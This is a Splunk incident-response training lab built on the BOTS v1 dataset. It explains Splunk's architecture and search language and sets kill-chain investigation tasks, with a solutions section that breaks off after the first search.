

Incident Handling & Response: SOC 3.0 Operations & Analytics

Effectively Using Splunk (Scenario 1)

Effectively Using Splunk (Scenario 1)

LAB 8

Scenario

The organization you work for (**Wayne Enterprises**) is using [Splunk](#) as a SIEM solution to enhance its intrusion detection capabilities. The SOC manager informed you that the organization has been hit by an APT group. He tasked you with responding to this incident by heavily utilizing Splunk and all the data that it ingested.

The data that Splunk has ingested consist of Windows event logs, Sysmon logs, Fortinet next-generation firewall logs, Suricata logs, etc.

Note: This lab is based on the [Boss Of The SOC \(BOTS\) v1 dataset](#) released by Splunk. Credits to [Ryan Kovar](#), [Dave Herrald](#) and [John Stoner](#) for sharing the Splunk detection tips this lab covers with the public, through this dataset.

Learning Objectives

The learning objective of this lab is to not only get familiar with Splunk's architecture and detection

capabilities but also to learn effective Splunk search writing.

Specifically, you will learn how to use Splunk's capabilities in order to:


- Have better visibility over a network
- Respond to incidents timely and effectively
- Proactively hunt for threats

Introduction To Splunk


Splunk's creators describe it as a solution to aggregate, analyze and get answers from machine data. Splunk can be used for Application Management, Operations Management, Security & Compliance, etc.

When it comes to security, Splunk can be used as a log management solution but most importantly as an analytics-driven SIEM. Splunk can fortify investigations of dynamic, multi-step attacks with detailed visualizations and even enhance an organization's detection capabilities through User Behavior Analytics.

Splunk can literally ingest almost any data from almost any source, through both an agent-less and a forwarder approach.



Splunk Architecture Overview:



Splunk's architecture (at a high level) consists of the:

- **Forwarder** component
- **Universal Forwarders** collect data from remote sources and send them to one or more Splunk Indexers. Universal Forwarders are separate downloads that can be installed on any remote source, with little impact on network or host performance.
- **Heavy Forwarders** also collect data from remote sources, but they are typically used for heavy data aggregation tasks, from sources like firewalls or data

routing/filtering passing points. According to [Splexicon](#), unlike other forwarder types, heavy forwarders parse data before forwarding them and can route data based on criteria such as source or type of event. They can also index data locally while forwarding the data to another indexer. Heavy Forwarders are usually run as "data collection nodes" for API/scripted data access, and they are only compatible with Splunk Enterprise.

Note: HTTP Event Collectors (HECs) also exist to collect data directly from applications, at-scale, through a token-based JSON or raw API way. Data are sent directly to the Indexer level.

- **Indexer** component

The Indexer processes machine data, storing the results in indexes as events, enabling fast search and analysis. As the indexer indexes data, it creates a number of files organized in sets of directories by age. Each directory contains raw data (compressed) and indexes (points to the raw data).

- **Search Head** component

The Search Head component allows users to use the Search language to search for indexed data. It distributes user search requests to the Indexers and consolidates the results as well as extracts field value pairs from the events to the user. Knowledge Objects on the Search Heads can be created to extract additional fields and transform the data without changing the underlying index data. It should be noted that Search Heads also provide tools to enhance the search experience such as reports, dashboards, and visualizations.

Splunk Apps and Technology Add-ons (TAs) :

Splunk Apps are designed to address a wide variety of use cases and to extend the power of Splunk. Essentially, they

are collections of files containing data inputs, UI elements, and/or knowledge objects. Splunk Apps also allow multiple workspaces for different use cases/user roles to co-exist on a single Splunk instance. Ready-made apps are available on Splunkbase (splunkbase.com).

Splunk Technology Add-ons abstract the collection methodology and they typically include relevant field extractions (schema-on-the-fly). They also include relevant config files (props/transforms) and ancillary scripts binaries.

You can think of a Splunk App as a complete solution, that typically uses one or more Technology Add-ons.



Splunk Users and Roles:

Splunk users are assigned roles which determine their capabilities and data access. Out of the box, there are three main roles:


- **admin:** This role has the most capabilities assigned to it.
- **power:** This role can edit all shared objects (saved searches, etc.) and alerts, tag events, and other similar tasks.
- **user:** This role can create and edit its own saved searches, run searches, edit its own preferences, create and edit event types, and other similar tasks.

Splunk's Search & Reporting App:

You will spend most of your time inside **Splunk's Search & Reporting**.



Data Summary can provide you with hosts, sources or sourcetypes on separate tabs.



Data Summary

Host - Unique identifier of where the events originated (host name, IP address, etc.)

Hosts (7) Sources (24) Sourcetypes (22)

filter

Host		Count	Last Update
192.168.2.50		65	8/24/16 4:34:37.000 PM
192.168.250.1		80,922	8/24/16 6:27:44.000 PM
splunk-02		293,579	8/24/16 6:27:43.000 PM
suricata-ids.waynecorpinc.local		125,584	8/24/16 6:27:43.000 PM
we1149srv		121,348	8/24/16 6:27:31.000 PM
we8105desk		244,009	8/24/16 6:27:42.000 PM
we9041srv		90,300	8/24/16 6:27:37.000 PM

Data Summary

Source - Name of the file, stream, or other input



Hosts (7)

Sources (24)

Sourcetypes (22)

filter



Source ▾		Count ▾	Last Update ▾
/var/log/suricata/eve.json		125,584	8/24/16 6:27:43.000 PM
C:\inetpub\logs\LogFiles\W3SVC1\u_ex160810.log		22,401	8/10/16 10:22:48.000 PM
C:\inetpub\logs\LogFiles\W3SVC1\u_ex160824.log		214	8/24/16 4:38:01.000 PM
WinEventLog:Application		113	8/24/16 6:20:29.000 PM
WinEventLog:Microsoft-Windows-Sysmon/Operational		270,597	8/24/16 6:27:40.000 PM
WinEventLog:Security		87,430	8/24/16 6:27:41.000 PM
WinEventLog:System		182	8/24/16 6:27:27.000 PM
WinRegistry		74,720	8/24/16 6:27:42.000 PM
https://192.168.2.50:8834/scans/519/hosts/101		24	8/24/16 4:34:37.000 PM
https://192.168.2.50:8834/scans/519/hosts/4		37	8/24/16 4:34:36.000 PM

Data Summary

Sourcetype - Specific data type or data format



Hosts (7)

Sources (24)


Sourcetypes (22)

filter



Sourcetype ▾		Count ▾	Last Update ▾
wineventlog		113	8/24/16 6:20:29.000 PM
wineventlog		87,430	8/24/16 6:27:41.000 PM
wineventlog		182	8/24/16 6:27:27.000 PM
WinRegistry		74,720	8/24/16 6:27:42.000 PM
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational		270,597	8/24/16 6:27:40.000 PM
fgt_event		57	8/24/16 6:25:51.000 PM
fgt_traffic		55,279	8/24/16 6:27:44.000 PM
fgt_utm		25,586	8/24/16 6:27:14.000 PM
iis		22,615	8/24/16 4:38:01.000 PM
nessus:scan		65	8/24/16 4:34:37.000 PM

Finally, this is how **Events** will look like.




Splunk's Search Processing Language (SPL):

According to Splunk, SPL combines the best capabilities of SQL with the Unix pipeline syntax allowing you to:

- Access all data in its original format
- Optimize for time-series events
- Use the same language for visualizations

SPL provides over 140 commands that allow you to search, correlate, analyze and visualize any data.


The below diagram represents a search, broken down to its syntax components.



Searches are made up of five basic components.

1. **Search terms**, where you specify what you are looking for. Search terms contain keywords, phrases, Booleans, etc.
2. **Commands**, where you specify how you want to manipulate the results. For example, create a chart, compute statistics, etc.
3. **Functions**, where you specify how exactly do you want to chart, compute or evaluate the results.
4. **Arguments**, in case there are variables you want to apply to a function.
5. **Clauses**, where you specify how exactly do you want to group or rename the fields in the results.

As you write searches, you will notice that some parts of the search string are automatically colored. The color is based on the search syntax. Example:



Something else to consider while submitting searches is Splunk's search modes.

There are three search modes:

- **Fast Mode:** Field discovery off for event searches. No event or field data for stats searches.
- **Smart Mode:** Field discovery on for event searches. No event or field data for stats searches.
- **Verbose Mode:** All event & field data.

It is recommended to start searching with Smart and then go from there.

We strongly suggest you spend time studying the [Exploring Splunk](#) [e-book before proceeding to the lab's tasks. Especially Chapter 4, as that covers the most commonly used search commands.

Various Search aspects are also nicely documented, in the following resource.

<https://docs.splunk.com/Documentation/Splunk/7.2.4/Search/GetstartedwithSearch>

Recommended tools

- Splunk

Network Configuration & Credentials

Recommended tools

- Splunk
- Use Firefox browser to connect to Splunk's web interface (<http://demo.ine.local:8000>)

Throughout this lab, we will split attacker actions based on the [Cyber Kill Chain](#).

Tasks

Task 1: Identify any reconnaissance activities against your network through Splunk searches

Using Splunk's capabilities, try to identify any reconnaissance activities performed by the APT group. Your organization's website is **imreallynotbatman.com**.

Hints:

- Focus on the **stream:http** sourcetype and identify the source IPs that are responsible for the majority of the traffic. Then, validate your findings using the **suricata** sourcetype.

- Move the investigation deeper by analyzing all important fields and sourcetypes

Task 2: Identify any weaponization activities on your network

Using Open Source Intelligence (OSINT), try to identify any weaponization activities performed by the APT group.

Hints:

- Identify any IP addresses tied to domains that are pre-staged to attack Wayne Enterprises
- Try to understand the associations between IP addresses and domains among other things
- Do the same as above to associate attacker emails with infrastructure on the internet

Task 3: Identify any delivery activities on your network

Using OSINT, try to identify any delivery activities performed by the APT group. Specifically, try to identify malware associated with the attacker infrastructure you have previously uncovered.

Hints:

- Submit any attacker-related IP address to open sources such as ThreatMiner, VirusTotal and Hybrid Analysis

Task 4: Identify any exploitation activities on your network through Splunk searches

Using Splunk's capabilities, try to identify any exploitation activities performed by the APT group.

Hints:

- Focus on the **stream:http** and **iis** sourcetypes and identify which of your servers is the target as well as the Content Management System it uses
- Focus on the **stream:http** sourcetype and identify the source of a brute force attack
- Move the investigation deeper by analyzing all important fields and sourcetypes

Task 5: Identify any installation activities on your network through Splunk searches

Using Splunk's capabilities, try to identify any installation activities performed by the APT group.

Hints:

- Focus on the **stream:http** and **suricata** sourcetypes to identify any uploaded executables
- Leverage Sysmon logs to identify additional information about any uploaded executables

Task 6: Identify any command and control-related activities on your network through Splunk searches

Using Splunk's capabilities, try to identify any Command and Control (C2)-related activities performed by the APT group.


Hints:

- Focus on the **stream:http**, **fgt_utm**, and **stream:dns** sourcetypes to identify any domains acting as Command and Control.

SOLUTIONS


Below, you can find solutions for every task of this lab. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

Kali Machine



Task 1: Identify any reconnaissance activities against your network through Splunk searches


Once you are logged into Splunk's web management interface, click the **Search & Reporting** application that resides on the **Apps** column on your left. You should see something similar to the below.



In order to test if Splunk can successfully access the ingested/loaded data, first change the time range picker to **All time** and then, submit the following search.

```
index="botsv1" earliest=0
```

You should see the number of events growing as time progresses.

